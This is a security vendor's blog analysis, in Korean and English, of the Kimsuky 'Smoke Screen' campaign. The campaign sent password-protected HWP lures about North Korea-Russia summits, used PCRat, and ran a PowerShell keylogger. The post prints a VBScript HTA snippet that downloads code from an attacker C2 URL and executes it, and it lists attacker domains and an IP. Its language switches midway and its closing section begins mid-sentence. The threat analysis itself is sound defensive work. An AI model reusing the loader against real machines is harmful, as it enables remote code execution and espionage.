공격자는 기존에 공개되어 있던 PCRat 프로그램을 통해 악성 코드를 제작했으며, 일부 버전은 소스 코드가 인터넷에 공유되어 있습니다.


ESRC에서는 2017년 동일한 공격 조직이 명령제어(C2) 서버에서 PCRat 공격자용을 발견한 바 있고, 이곳에서는 한글로 복사본 흔적도 목격된 바 있습니다.



[그림 8] 2017년 C2 서버에서 발견된 PCRat 화면

앞서 살펴본 사례와 같이 지난 05월 01일에는 미국의 싱크탱크 연구원이 보낸 것처럼 위장한 위협으로 미국에서 보고되었습니다.

그리고 05월 02일 한국에서는 '안보정세-북·러 정상회담 결과보고.hwp' 파일명으로 대북관련 한국인 종사자에게 공격이 수행됐습니다.




[그림 9] 공격 이메일 화면

한국과 미국의 시차를 고려해 봤을 때 거의 같은 시기에 '스모크 스크린' 캠페인이 활발히 수행됐다는 점을 예측해 볼 수 있습니다.

한국을 공격할 때 사용한 악성 HWP 문서 파일도 DOC 문서 때와 동일하게 암호 설정 기능이 적용되어 있습니다.

따라서 암호를 알지 못하면, 보안 제품이 조기 대응하는데 제한이 발생할 수 있으며, 이번 공격에는 흥미롭게도 이메일 본문에도 별도의 암호가 존재하지 않았습니다.


ESRC는 공격에 사용된 코드를 추적하는 과정에서 암호가 설정되지 않은 사례를 확보해 분석을 진행했습니다.



[그림 10] HWP 내부 구조에 포함된 악성 포스트 스크립트 화면

포스트 스크립트에 존재하는 쉘코드를 분석하면 'first.hta' 코드를 통해 명령을 수행하게 됩니다.

- http://a2khs.mireene.co.kr/plugin/sms5/skin/basic/nodejs/first[.]hta



[그림 11] 쉘코드를 통한 C2 통신 화면


'first.hta' 코드에는 다음과 같이 'expres.php' 명령을 수행하게 됩니다.

```
<script language="VBScript">
	On Error Resume Next:

	Set Post0 = CreateObject("MSXML2.ServerXMLHTTP.6.0"):
	Post0.open "GET",
"http://a2khs.mireene.co.kr/plugin/sms5/skin/basic/nodejs/expres[.]php?op=1", False:
	Post0.Send:
	t0=Post0.responseText:
	Execute(t0)
```

이 공격 패턴은 기존 '스모크 스크린'과 일맥상통하고 있어 별도의 내용은 생략하도록 하겠습니다.

Ultimately, infected computer information is collected through the 'keylogger1.ps1' Powershell command, and during the command execution process, the following normal document contents are displayed on the screen.



[Figure 12] Screen displayed after the HWP malicious document is executed

The attacker's account left in the malicious HWP file changed from 'Tom' to 'faeofua'.

	File Name	Last Saved By	Last saved Time
1	3.17 미국의 편타곤 비밀 국가안보회의.hwp	Tom	2019-03-29 10:21:52
2	북러 정상회담 결과.hwp	Tom	
3	북러 정상회담 준비 동향.hwp	Tom	
4	안보정세-북·러 정상회담 결과보고.hwp	faeofua	2019-04-30 10:15:02
5	최근 한반도 관련 주요국 동향.hwp	Tom	2019-04-01 14:07:27
6	한미정상회담 관련 정부 관계자 발언.hwp	Tom	2019-04-10 10:01:05

[Figure 13] Metadata screen for each document

■ Finishing

Screen" campaign.

They have not only been carrying out APT attacks targeting major organizations and companies in South Korea for several years, but they are also becoming increasingly bold, carrying out attacks on North Korean research organizations in the United States.

In a situation where national-level cyber espionage warfare is intensifying, a more rapid response plan is needed through various information collection and intelligence cooperation regarding attack groups .

Tools used in similar threats and indicators of compromise (IoC) will be provided separately through the ' Threat Inside' threat intelligence report.

tag

#173.248.170.149 #a2khs.mireene.co.kr #bit-albania.com #cow.gif #EGIS #exe.gif #express.php #first.hta #keylogger1.ps1 #Kimsuky #windowsmb #smoke screen #Threat Inside #Security situation-Report on the results of the North Korea-Russia summit.hwp

Related posts see more

Beware of phishing emails requesting quotations impers…

2019.05.13

TA505 organization once again spreads malicious emails …

2019.05.08

0 comments

East Security Pill Blog

This is East Security's official blog. East Security will become a leading company in cyber threat intelligence using AI technology.

Subscribe

name

password

Please enter a comment.

secret message

Leave a comment